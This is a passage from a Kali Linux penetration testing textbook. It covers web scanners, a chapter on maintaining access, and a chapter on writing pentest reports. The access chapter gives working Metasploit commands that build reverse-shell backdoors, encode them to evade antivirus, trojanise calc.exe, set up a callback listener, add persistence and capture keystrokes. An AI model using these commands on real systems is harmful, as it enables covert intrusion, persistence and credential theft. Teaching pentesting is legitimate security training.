


You can enter the target system host or URL in the URL field to start a scan on the target system.

While the scan is in progress, you will see the following screen.



After the scan is complete, Arachni will provide a scan report, as shown in the figure below.



w3af Web Application Attack and Audit Framework

The developer community at OWASP developed the w3af tool. It provided limited reporting, which is not as elaborate as arachni. The advantage of

w3af is that it supports a variety of additional plugins for scanning which can be updated regularly.

You can launch w3af in Kali Linux from the following path.

> Applications > Kali Linux > Web Applications >Web Vulnerability Scanners > w3af

When the w3af application is launched, a graphical interface for the tools is presented with an empty profile and no plugins selected by default. You can create a new profile with the plugins of your choice and click on “Save As” from the menu bar. There are some predefined profiles to be used as well. You can select the OWASP_TOP10 profile to begin with. You have control over which plugin you wish to use for your scans. Even if you select a predefined profile, you can uncheck the plugins that you do not want to use for your scan.

Websploit

Websploit is another tool developed using ruby and looks similar to Metasploit, but was developed specifically to scan web applications and web servers, and social engineering. Websploit supports integration with Metasploit by using exploits, payloads and even meterpreter. The tool is capable of crawling through web servers and then attacking them resulting in a Denial of Service.

Chapter 6
Maintaining Access

In the previous stages of the penetration testing life cycle, we have learned how to explore a system and then scan and attack it. In this chapter, we will deal with how we can maintain access to a particular system after we have managed to gain access to it. We will learn about Malware, Trojans, Backdoors, Viruses, Worms, Botnets, Keyloggers, etc. in this chapter.

Introduction

It feels great when you have gained access to a system that does not belong to you. But the main motive of penetration testing is to maintain access to the compromised system to conduct activities if required in the future. There are multiple methods to maintain access to a system, but the main goal of it is not to steal information but to reduce the time and effort taken to gain access to the same system again and again, especially when you have been able to gain access to it in the past. Maintaining access to a system comes into the picture when a penetration tester is working with a team and needs to provide access to their team members. A team member should be easily able to gain access for their tests and need not repeat the whole process again to gain access to the system in concern.

Maintaining Access is as important as Exploiting a system. In this chapter, we will go through the basic concepts employed by attackers and penetration testers to maintain access to systems that they have already exploited.

Terminology

It is expected of a penetration tester or a security professional to know the basic terminologies used in the activity of maintaining access. The terms

below will help you understand the relation between them and the activity of maintaining access.

Malware

Malware is short for malicious software and is a generic term used for worms, viruses, trojans, bots, and keyloggers. With respect to penetration testing, you can use the broad term malware when you need to report something to the upper management. However, while working with the penetration testing team, it is always good to be more specific about the type of malware you are dealing with.

Backdoors

Many people confuse backdoors with trojan horses. However, a backdoor is just a program that is planted on a compromised system for future entry, such that you do not need to go through the process of exploitation again. A backdoor may be a subset of a trojan horse but the converse is not true. Backdoors are programs that have an embedded script to work like a trojan horse but the program does not have any function to be used by the system owner.

Trojan horse

A Trojan Horse, known commonly as a trojan, is a software that is planted on the owner's system overtly for their use but has a hidden functionality to run scripts, create backdoors, steal information, etc. In certain scenarios, it can also trick a user into entering sensitive information such as details of their credit card.

Virus

A virus can be defined as a malicious code that can infect an existing process on the system. A virus is capable of infecting files, system memory, hard disk sectors, and other hardware. Viruses are further classified as a resident or nonresident.

Resident

A virus that gets into the RAM space during system runtime and gets out of the RAM space during the shutdown is known as a resident virus. These viruses attach themselves like leeches to other programs that make function calls from the RAM space to the kernel.

Nonresident

Nonresident viruses look for hosts on the system's hard disk, infect the files, and then leave from memory.

Worms

Worms imitate the same destruction as a virus. The difference between a worm and a virus is that a work can multiply on its own and does not require any input from human interaction. Worms will keep hopping from one host to another continuously. Worms are not used in the process of penetration testing as they are very powerful and may get out of control. It is advisable to experiment with worms only in a lab environment with zero access to any network, especially the internet.

Keyloggers

As suggested by the name, keyloggers capture everything that is typed by a user and log it. This information is then relayed back to a penetration tester or an attacker. Keylogger is an essential tool and is used routinely by a penetration tester. However, certain Rules of Engagement may prevent the use of keyloggers by penetration testers, since keyloggers can end up logging personal information of an employee such as login credentials or credit card details. Information that is logged by keyloggers should be protected during the penetration testing phase and should be immediately destroyed afterward.

Botnets

Bots is short for robots which are popularly known as zombies. They can be planned on a network of computers and are usually controlled by a single

person known as the botmaster.

A bot network can include a network of computers that are already infected by worms, viruses, and trojans. The botmaster has a master computer from where commands are trickled down to the bots that are planted on various computers. Bots are commonly used by attackers to cause a Denial of Service, Distributed Denial of Service, brute force attacks, and other malicious activities. A bit network can range from being very tiny consisting of two systems, or very huge consisting of multiple servers.

Colocation

Colocation simply means having your services at an off-site location. A penetration tester or an attacker may not always want to use their personal computer or laptop as their source system. There are various companies today that allow you to host your service on their server ranging from a few dollars a month to thousands of dollars a month. However, colocation does not necessarily mean you pay and host your services on a remote server. You could also host them simply on a user's computer that you have managed to gain access to and run your activities from there without the user's knowledge. For example, a spamming botnet can be hosted on any system that you have access to, and you will not necessarily need to pay for a remotely located server.

Remote Communications

Communication that makes use of tunneling or VPN servers, remote desktops, or any communication between a host and server that are not a part of the same network is termed as remote communication. Remote communication is important for penetration testers from the point of view that it is needed to maintain access to a target system that they have exploited and compromised.

Command and Control

Command and Control systems, also known as C2 systems, come into picture during remote sessions via compromised systems. A penetration tester can use a command and control interface to send commands or access a shell on a remote system. A penetration tester can also deploy a remote access terminal RAT on the exploited system which will be in touch with the command and control system.

Backdoors

In this section, we will discuss a few Kali Linux tools that can be used for backdoors.

Using Metasploit for Backdoors

We have already seen how Metasploit can be used in the exploitation stage in the penetration testing life cycle. However, this tool is even more impressive as it can be used for backdoors as well. We can use the msfpayload command in Kali Linux to generate binaries to be used on Linux and Microsoft platforms and other web applications. The output from the msfpayload command can be further piped as input to the msfencode command to create more binaries which will help avoid detection by antivirus programs.

Using Payload to Create an Executable Binary(Unencoded)

You can use the msfpayload command in Kali Linux with any payload that is listed in Metasploit. You can use the command msfpayload -l to list all the available payloads. We will be using the "windows/meterpreter/reverse_https" payload in our example.

The command we will be using for our example is as follows.

```
msfpayload windows/meterpreter/reverse_https S
```

The output of the command will provide fields to the penetration tester that need to be set to convert the payload into an executable binary.

The following formats are available in the msfpayload tool to pipe the output to a file.

[C] C

[H] C-sharp

[P] Perl

[Y] Ruby

[R] Raw

[J] Javascript

[X] Executable

[D] Dynamic Link Library (DLL)

[V] VBA

[W] War

[N] Python

We will be using X in our example to convert the payload into an executable binary. This is a single command which you need to enter on a single line.

msfpayload windows/meterpreter/reverse_tcp LHOST={YOUR_IP} LPORT= {PORT} X > /root/backdoors/unencoded-payload.exe

The output of this command will be the unencoded-payload.exe file, which is created at /root/backdoors/.

Using Payload to Create an Executable Binary(Encoded)

You can use the msfencode tool to create an encode executable binary. The command is as follows. Again note that it is a single command which needs to be typed on the same line using pipes.

```
msfpayload windows/meterpreter/reverse_tcp LHOST=
{YOUR_IP} LPORT={PORT} R | msfencode -e x86/countdown -c
2 -t raw | msfencode x -t exe -e x86/shikata_ga_nai -c 3 -k -o
/root/backdoors/encoded-payload.exe
```

The output of this command will be the encoded-payload.exe file, which is created at /root/backdoors/.

Creating a Trojan Horse(Encoded)

In the previous section, we created backdoors that will only run in the background without interacting with the user at all. As we have already discussed, a trojan horse is something that is supposed to provide some functionality to the user and will create a backdoor at the same time. In this example, we are going to use the calc.exe file on a Windows XP system which launched a calculator for the user. You will first need to copy the calc.exe application to an external media such as a USB drive.

Note: The binaries for the calc.exe program in versions Windows 7 and later are not going to be impacted by the trojan that we are using in this example.

We will use the following command to create the trojan horse on a calc.exe binary. The command is to be written on a single line on the command line prompt of Kali Linux.

msfpayload windows/meterpreter/reverse_tcp {YOUR_IP} {PORT} R | msfencode -e x86/countdown -c 2 -t raw | msfencode -x /media/ {EXTERNAL_USB_DRIVE}/calc.exe -t exe -e x86/shikata_ga_nai -c 3 -k -o /root/backdoors/trojan-calc.exe

The output of this command will create a calculator trojan-calc.exe at /root/backdoors/ which is now embedded with a trojan. You can deploy this trojan on to the target system using any of the methods that we have discussed in this book.

Setting up a Metasploit Listener

We have created backdoors and trojans in the previous section, which are deployed on the target system. However, they will try to call the source system for which a penetration tester needs to set up a Metasploit listener.

You can use the following commands in Kali Linux to set up the Metasploit listener. Kindly ensure that you run the commands in the same order as listed below.

```
msfconsole

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST {YOUR_IP}

set LPORT {PORT}

run
```

Persistent Backdoors

A college student keeps calling his home to keep a check on his parents or siblings. Much like this, a trojan or a backdoor also follow the same routine. There is a task known as scheduleme in meterpreter which can be used to achieve this. The scheduleme tool allows you to launch commands as per your time requirements(every day, every week, every 30 minutes), or commands can be triggered using a user action such as when the user logs in to their system.

You can use the following command syntax for scheduleme.

```
scheduleme -c {“file/command”} -i -l
```

Detectability

Many antivirus systems already have a database of known trojans and backdoors. If you want to test the strength of your trojan or backdoor, you can upload it to http://www.virustotal.com/ wherein you can know which antivirus is capable of detecting your trojan or backdoor. For example, the trojan-calc.exe that we created earlier is detectable by AVG and BitDefender antivirus.

Keyloggers

In this section, we will discuss a few Kali Linux tools that can be used for backdoors. As we have already discussed the process of capturing everything that a user types on their keyboard using a software is known as keylogging. There are many third-party keylogger applications available today which can be installed and used on a target system without being detected. While this is true, using keyloggers requires physical access to the target system most of the time, or you may need to attach a listening device to the target system physically. The third-party applications also do not consider the presence of an intrusion detection system or an antivirus that could block the keylogger. Metasploit has a keylogger tool called keyscan available via the meterpreter shell. If a penetration tester has cracked access to a target system, they can use the following keyscan command to set up a keylogger.

Ensure that the order of the commands is maintained.

keyscan_start

keyscan_dump

keyscan_dump (repeat when needed)

keyscan_stop

The output of this command will show you all the keystrokes that were captured by the keylogger. You can also pass the PID of an application to the keyscan command if you want to see keystrokes only from a particular

application. You can use the ps command to know the PID of all running applications.

Chapter 7
Reporting

In this chapter, we will understand how a penetration tester or an ethical hacker can create penetration test reports to present findings and the results of the activities to the technical staff and the upper management of the organizations. We will learn about the different parts of a penetration testing report, define options for delivering the report, and discuss possibilities for retaining the test and report data.

It is very important to have technical knowledge while conducting penetration tests, as it is the knowledge that will fetch the required results from the entire activity. The management of an organization usually authorizes the penetration testing activity and is also responsible for paying the team working the activity. This being said, the same management would expect you to give them a detailed report of the penetration testing activity after it has concluded so that they can act on things that need attention. The test report is broken down into several parts and we will go through them one by one.

Parts of the Penetration Test Report

Executive Summary

An overview of the penetration testing activity is described in the executive summary by highlighting the events that occurred during the test. This includes information such as the test location, local or remote, the details of the test team, and the security level and vulnerability of the target system explained in detail. It is good to use visuals like graphs and pie charts in this section to show the exploits that were executed on the target system. The length of this section should not be more than three paragraphs. While this is the section that goes first in the test report, it should always be written last.

Engagement Procedure

This section will describe the limits and processes of engagement. You will be describing the types of testing that was conducted, if social engineering was done as well if Denial of Service was used, etc. You will need to explain the methods used in the penetration testing activity in this section. There will be detailed information about the location of the attack and how the location was associated with the target system. For example, a penetration tester could have conducted a test on a web application from a remote location over the internet, or an attack could have been wireless as well.

Architecture and Composition of the Target

This is an optional section and includes information such as the operating system of the target, open ports, services, etc. It will also define the hardware used in the target's infrastructure. If you have developed network maps during the penetration testing activity, you could insert them into this section.

Findings

The weaknesses, flaws, loopholes, and vulnerabilities discovered during the penetration test are listed in this section. It is necessary to list down the vulnerabilities for each system individually so that the management can work on rectifying the flaws. The vulnerabilities could also be linked to the compliance requirements with respect to government requirements or regulatory requirements so that the owners of those systems can track the costs back to the source of the funds. This will help system owners to arrange the funds that are required to fix the system as soon as possible. For example, some of the compliance requirement sources are Payment Card Industry (PCI), Federal Information Security Management Act (FISMA), and standards or Sarbanes Oxley (SOX).

Recommended Actions

The actions to be taken for all the vulnerabilities and weaknesses discovered during the penetration tests are listed in this section. This can be a general section, or there can be a dedicated part given in the section to every vulnerability that was listed in the Findings section. It should be followed by recommendations on how to fix the vulnerability. It is not necessary to describe the exact technical fix required to correct the vulnerability. You need to describe it in general so that the system owner and their technical staff understand it enough to make corrections to the system. For example, if the finding is that the password of the system was too simple, the corrective recommendation for it would be to set up a strong password policy on that system.

Conclusion

The conclusion section should have a summary of all the findings and the recommended actions described using very brief statements. If there were critical findings that need extra attention, they could be reiterated and reemphasized in this section, indicating that the system owner needs to correct those issues first.

Appendices

This section will cover information that supports the complete report, but the appendices section should not be a part of the main report body. The section will include information about the penetration testing company, raw test data, glossary, definitions, and biographies of individual testers who worked on the penetration testing activity.

Presentation

The management of an organization who requested for the penetration testing activity and funded it will want a formal or semiformal presentation on the entire activity to explain the outcome in brief. This could include a slideshow along with a briefing by the presenter. In any case, if a presentation has been requested, it should be presented professionally. You need to avoid any attacks on the owners, developers, system admins,

engineers, etc. of the system on which the vulnerability was discovered as they will play an important role in deciding which teams will be called for future penetration testing on their systems. As an alternative, you need to present facts that will not hurt anyone's sentiments and do not blame any group. In short, you just need to keep it short and talk about the flaws of the system and how they can be fixed.

There will also be times when a presentation is not requested by the management, and they will simply want you to deliver the test report to a particular individual or group. In such a case, you need to ensure that the report is accurate, properly printed, and kept as professional as possible. In addition to the printed copies, soft copies may also be requested. You need to keep a record of the recipients of the report so that it can be referred to in the future. There is a lot of critical information inside a penetration test report and it could be dangerous if the report fell into the wrong hands. This is why it is crucial to keep an account of all the people who have been provided with the test report.

Storage of Test Report and Evidence

There will be some organizations which need an electronic or digital copy of the penetration test report to be maintained. The digital copy should be secured and stored safely in a case like this. The minimum requirement would be to encrypt the digital copy of the report and protect it with a very strong password. Care should also be taken that the location of the digital copy of the penetration test report is not a shared location and it would be even better to store it on offline media.

Then there are organizations which would request you to delete the penetration test report. It would be best to do this in the presence of legal counsel as an organization may hold you responsible in the future if some findings were missed on the original test report. If there is a go-ahead from the legal team, you can wipe it off the hard disk and ensure that no backup copies are remaining and that the file cannot be retrieved again after

deletion. It is also a good practice to have two people verify deletion of digital documents, which is also known as two-person integrity.

Reporting Tools

There are various reporting tools available in Kali Linux. We will go through 2 widely used tools of Kali Linux, Dradis, and Magic Tree.

Dradis

The Dradis Framework is an open-source Kali tool which functions as a platform to collaborate and report for security exports in the network security domain. The tool is developed in Ruby language and is independent of the platform. Dradis provides the option to export reports and all the activities can be recorded in one single report. Exporting the report in file formats that are PDF or DOC is currently only supported in the pro version and is missing from the community version.

Magic Tree

Magic Tree is a Kali Linux tool that is used for reporting and data management, and it is much like Dradis. It is designed in a way such that data consolidation, execution of external commands, querying, and generation of reports becomes an easy and straightforward process. Kali Linux has this tool pre-installed and it is located at “Reporting Tools” category. It manages the host and its associated data using the tree node structure.

Magic Tree vs. Dradis

Both Magic Tree and Dradis have been designed to solve the same set of problems, i.e., data consolidation and report generation. Both Magic Tree and Dradis allow data to be imported from that which is produced by various tools used for penetration testing. It also allows data to be added manually and report generation of that data. The tree structure is followed by both the tools to store data.

Conclusion

Kali Linux is the best tool available today for a penetration tester. As we have seen in this course, Kali Linux has inbuilt tools that will help a penetration tester throughout the penetration testing life cycle. Penetration testing is an activity that should be adopted by every organization that values its customers and their data, as it helps them to develop a more secure and reliable system.

At the end of it all, it is also very important that the penetration test results fall into the right hands, that too in a manner that was requested by the client. The end result of a penetration test has to be a report that points out all the vulnerabilities in the system and contains appropriate measures to fix those vulnerabilities. Using Kali Linux for penetration testing will help you rise the ladder in a career of penetration testing wherein you will end up helping organizations throughout the world to make their systems and the organization as a whole more secure. This is the best operating system for any hacker to use.

Sources

The RFC documents, like RFC777 and RFC792, first defined the ICMP protocol but have been revised over the years. You can find them here:

http://www.faqs.org/rfcs/rfc777.html

http://www.faqs.org/rfcs/rfc792.html

IPv6 is defined in the RFC4443 documentation and can be found here:

http://www.faqs.org/rfcs/rfc4443.html

Reference for chapter 1:

ıttps://kali.training/downloads/Kali-Linux-Revealed-1st-edition.pdf

Reference for all other chapters: http://index-of.es/Varios-2/Hacking%20with%20Kali%20Practical%20Penetration%20Testing%20Techniques.pdf